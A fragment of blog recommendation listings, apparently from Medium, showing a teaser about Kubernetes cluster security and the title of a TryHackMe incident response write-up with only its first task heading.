Learn initial security considerations when creating a Kubernetes cluster.

Jul 25, 2024





 Ansul Kotadia

Incident Response Process: TryHackMe Writeup

Task 1: Introduction

Nov 28, 2024  70  1



See more recommendations